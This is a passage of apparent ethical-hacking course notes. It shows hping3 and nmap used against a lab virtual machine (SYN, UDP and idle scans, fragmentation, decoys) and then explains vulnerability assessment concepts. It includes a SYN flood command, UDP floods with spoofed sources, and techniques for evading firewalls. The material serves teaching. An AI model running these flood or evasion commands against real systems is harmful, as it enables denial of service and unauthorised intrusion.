len=46 ip=192.168.1.5 ttl=128 DF id=28876 sport=0 Flags=RA seq=1 win=0 rtt=7.8 ms

--- 192.168.1.5 hping statistic ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 7.8/8.0/8.2 ms
root@kali:~#

```

✓ packet capturing



❖ port scan (syn scan)


hping3 --scan 1-3000 -S <ip>

port range → syn flag

✓ execution

```
kali@kali:~# hping3 --scan 1-3000 -S 192.168.1.5
Scanning 192.168.1.5 (192.168.1.5), port 1-3000
3000 ports to scan, use -V to see all the replies
+-----+
|port| serv.name | flags | ttl | id | win | len |
+-----+
135 epmap : .S..A... 128 36476 8192 46
139 netbios-ssn: .S..A... 128 36732 8192 46
445 microsoft-d: .S..A... 128 36988 8192 46
1536 : .S..A... 128 62844 8192 46
1537 : .S..A... 128 63100 8192 46
1538 : .S..A... 128 63356 8192 46
1539 : .S..A... 128 63612 8192 46
1540 : .S..A... 128 63868 8192 46
1541 : .S..A... 128 64124 8192 46
1542 : .S..A... 128 64380 8192 46
All replies received. Done.
Not responding ports: (1895 ) (1896 ) (1897 ) (1898 ) (1899 ) (1900 ) (1901 ) (1952 ) (1953 )
(1954 ) (1955 ) (1956 ) (1957 ) (2108 ) (2109 ) (2110 ) (2161 ) (2162 ) (2163 ) (2164 ) (2165 )
(2166 ) (2167 ) (2168 ) (2169 ) (2170 ) (2171 ) (2172 ) (2173 ) (2274 ) (2275 ) (2276 ) (2477 )
(2478 ) (2479 ) (2480 ) (2481 ) (2482 ) (2483 ) (2484 ) (2485 ) (2486 ) (2487 ) (2488 ) (2489 )
) (2490 ) (2491 ) (2492 ) (2693 ) (2694 ) (2695 ) (2696 ) (2697 ) (2698 ) (2699 ) (2700 ) (2701 )
) (2702 ) (2703 ) (2704 ) (2705 ) (2706 ) (2707 ) (2708 ) (2709 ) (2710 ) (2711 ) (2712 ) (271
3 ) (2714 ) (2765 ) (2766 ) (2767 ) (2768 ) (2769 ) (2770 ) (2771 ) (2772 ) (2773 ) (2774 ) (27
75 ) (2776 ) (2777 ) (2778 ) (2779 ) (2930 ) (2931 ) (2932 ) (2933 ) (2934 ) (2935 ) (2936 ) (2
937 ) (2938 ) (2939 ) (2940 ) (2941 ) (2942 ) (2943 ) (2944 ) (2945 ) (2946 ) (2947 ) (2947 gpd
) (2948 ) (2949 ) (2950 ) (2951 ) (2952 ) (2953 ) (2954 ) (2955 ) (2956 ) (2957 ) (2958 ) (2959 )
) (2960 ) (2961 ) (2962 ) (2963 ) (2964 ) (2965 ) (2966 ) (2967 )
root@kali:~#
```


✓ packet capturing



❖ udp scan


hping3 <ip> --udp --rand-source --data 500
generate random source IP s bytes

✓ execution



A terminal window titled "kali@kali: ~" showing the command "hping3 192.168.1.5 --udp --rand-source --data 500". The output indicates "HPING 192.168.1.5 (eth0 192.168.1.5): udp mode set, 28 headers + 500 data bytes".


✓ packet capturing



❖ syn scan- port 1 by 1


hping3 -S <ip> -p 80 -c 2

✓ execution



A terminal window titled "kali@kali: ~" showing the command "hping3 -S 192.168.1.5 -p 80 -c 2". The output shows two SYN packets sent to 192.168.1.5, with statistics indicating 2 packets transmitted and received, 0% loss, and a round-trip time of 7.5 ms.

✓ packet capturing



❖ syn flood attack

hping3 <ip> --flood


✓ execution



A terminal window titled "kali@kali: ~" showing the command "hping3 192.168.1.5 --flood". The output indicates that no flags are set, 40 headers + 0 data bytes are being sent, and it's in flood mode with no replies expected.

```
root@kali:~# hping3 192.168.1.5 --flood
HPING 192.168.1.5 (eth0 192.168.1.5): NO FLAGS are set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

✓ packet capturing



➤ Idle scan


The idle scan is a TCP port scan method that consists of sending spoofed packets to a computer to find out what services are available. This is accomplished by impersonating another computer whose network traffic is very slow or nonexistent (that is, not transmitting or receiving information). This could be an idle computer, called a "zombie".

▪ IP ID

IP ID is a 16-bit field in the IPv4 header which is related with IP fragmentation. IP ID value -mostly- will be incremented by one for each IP packet arrived to the victim host.

▪ Idle Scan (Victim Port Open)

- ✓ The attacker sends a SYN/ACK segment to the Zombie computer.
- ✓ Zombie computer responses with RST segment and its IP ID is incremented by "one". With this step the attacker learns the IP ID value of the Zombie computer which is 6,162 in this case.



- ✓ After the attacker has learnt the IP ID value of the Zombie computer the attacker sends a SYN segment to the victim computer with the spoofed IP address of the Zombie computer. (Spoofed IP address is 192.168.20.20 in this case.)




- ✓ Because the port on the victim computer is open then victim computer will response to the Zombie computer with a SYN/ACK Notice that the response is not sent to the attacker rather to the Zombie Computer because the attacker has spoofed the IP address of the Zombie computer.




- ✓ The Zombie computer gets a SYN/ACK segment from the victim computer and the Zombie computer responds with RST segment to it and the Zombie computer increases its IP ID by “one” (IP ID = 6,163)



- ✓ The attacker sends a SYN/ACK segment to the Zombie computer.




- ✓ The Zombie computer responds with a RST segment to the SYN/ACK segment and increases its IP ID by “one”. IP ID value will be 6,164.



- ✓ The first IP ID value of the Zombie computer sent to the attacker was 6,162. At the end of this process, the attacker gets an IP ID value of 6,164. Because the IP ID is increased by “two” we can conclude that the port of the victim computer is open.
- Idle Scan (Victim Port Closed)
- ✓ The first three steps are same with the previous one.
- ✓ Because the port on the victim computer is closed the victim computer will respond to the Zombie computer with a RST Notice here also that the response is not sent to the attacker rather it is sent to the Zombie Computer because the attacker has spoofed the IP address of the Zombie computer.



- ✓ The attacker sends a SYN/ACK segment to the Zombie computer.



- ✓ The Zombie computer responds with a RST segment to the SYN/ACK segment and increases its IP ID by “one”. IP ID value will be 6,163.



- ✓ The first IP ID value of the Zombie computer which was sent to the attacker was 6,162. At the end of this process the attacker gets the IP ID value of 6,163. Because the IP ID is increased by “one” we CAN’T conclude if the port of the victim computer is CLOSED or FILTERED.

- Pros and Cons

- ✓ In Idle Scan if you have access to a Zombie computer which -we assume- has access to the victim computer then it is not important if there is a firewall between you and the victim computer. So with this scan the firewall is bypassed.
- ✓ In Idle Scan the victim computer doesn’t see your IP address because you gather the desired information about the victim computer via and from the Zombie computer. So you are invisible for the victim computer.
- ✓ With Idle Scan you can only detect the port status. Application version information detection or operating system fingerprinting is not possible with Idle Scan.
- ✓ In Idle Scan, the Zombie computer -as the name implies- has to be an “idle” host which cannot be found so easy sometimes.

➤ Difference between closed ports and filtered ports

A filter port indicates that a firewall, filter, or other network issue is blocking the port. Some standard services that can create a filter port can be, but not limited to, a server or network firewall, router, or security device. A closed port indicates that no application or service is not listening for connections on that port. A closed port can open up at any time if an application or service is started.

❖ Sending fragmented packets

nmap -f <ip>

✓ Execution


```

root@kali:~# nmap -f 192.168.1.5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-13 10:19 EST
Nmap scan report for 192.168.1.5
Host is up (0.00027s latency).
All 1000 scanned ports on 192.168.1.5 are filtered
MAC Address: 08:00:27:44:A4:51 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 37.01 seconds
root@kali:~#

```

✓ Packet capturing




❖ Customizing packet size

nmap -mtu <size> <ip>


➤ Sending decoyed packets

nmap -D RND:<packet count including real ip> <ip>




✓ Execution

✓ Packet capturing



➤ OS detection

nmap -O <ip>



- Vulnerability assessment

➤ What is a vulnerability?

Vulnerability - ISO 27005

- A weakness of an asset or group of assets that can be exploited by one or more threats.


Vulnerability - NIST

- A flaw or weakness in system security procedures, design, implementation, or internal controls that could be exercised and result in a security breach or a violation of the system's security policy.

➤ Vulnerability research

The process of discovering vulnerabilities and design flaws that will open an operating system and its applications to attack or misuse.

❖ Vulnerability classification



❖ Why administrators need vulnerability research

- ✓ To gather information about security trends, threats and attacks
- ✓ To find weaknesses and alert the network administrator before a network attack
- ✓ To get information that helps to prevent security problems
- ✓ To be informed how to recover from a network attack

❖ Vulnerabilities

- ✓ Misconfigurations
- ✓ Default installations
- ✓ Buffer overflows
- ✓ Unpatched servers
- ✓ Design flaws
- ✓ OS flaws
- ✓ Application flaws
- ✓ Open services
- ✓ Default passwords


➤ What is vulnerability assessment?

Vulnerability assessment is an examination of the ability of a system or application, including current security procedures and controls, to withstand assault.

It recognizes, measures and classifies security vulnerabilities in a computer system, network and communication channels. A vulnerability assessment may be used to identify weaknesses that can be exploited. It is performed by the details that gained from the vulnerability scanner such as network vulnerabilities, open ports & running services, application & service vulnerabilities etc. Also vulnerability assessment can be used to predict the effectiveness of additional measures in protecting information resources from attacks.

- ❖ Types of vulnerability assessments
- ✓ Active assessment - Uses a network scanner to find hosts, services and vulnerabilities
- ✓ Passive assessment – A technique used to sniff network traffic to find out active systems, network services, applications and vulnerabilities present
- ✓ External Assessment - Assesses the network from a hacker's point of view to find out what exploits and vulnerabilities are accessible to the outside world
- ✓ Internal Assessment - A technique to scan the internal infrastructure to find out the exploits and vulnerabilities
- ✓ Host based assessment - Determine the vulnerabilities in a specific workstation or server by performing configuration-level check through the command line
- ✓ Network assessment - Determines the possible network security attacks that may occur on the organization's system.
- ✓ Application assessment - Tests the web infrastructure for any misconfiguration and known vulnerabilities.
- ✓ Wireless network assessment - Determines the vulnerabilities in the organization's wireless networks.

➤ Vulnerability management life cycle



❖ Creating a baseline

Identify and **understand** business processes

Identify the **applications, data, and services** that support the business processes

Create an **inventory** of all assets, and **prioritize/rank** the critical assets

Map the network infrastructure

Identify the **controls** already in place

Understand **policy** implementation and **standards** compliance to the business processes

Define the **scope** of the assessment

Create **information protection procedures** to support effective planning, scheduling, coordination, and logistics

❖ Vulnerability assessment phase

Examine and evaluate **physical security**

Check for **misconfigurations** and human errors

Run vulnerability **scans** using tools


Identify and **prioritize** vulnerabilities

Apply business and technology **context** to scanner results

Perform OSINT information gathering to **validate** the vulnerabilities

Create a vulnerability scan **report**


❖ Post assessment phase



➤ Vulnerability assessment solutions

Product based solutions	Service based solutions
They are installed in the organization's internal network	They are offered by third parties, such as auditing or security consulting firms.
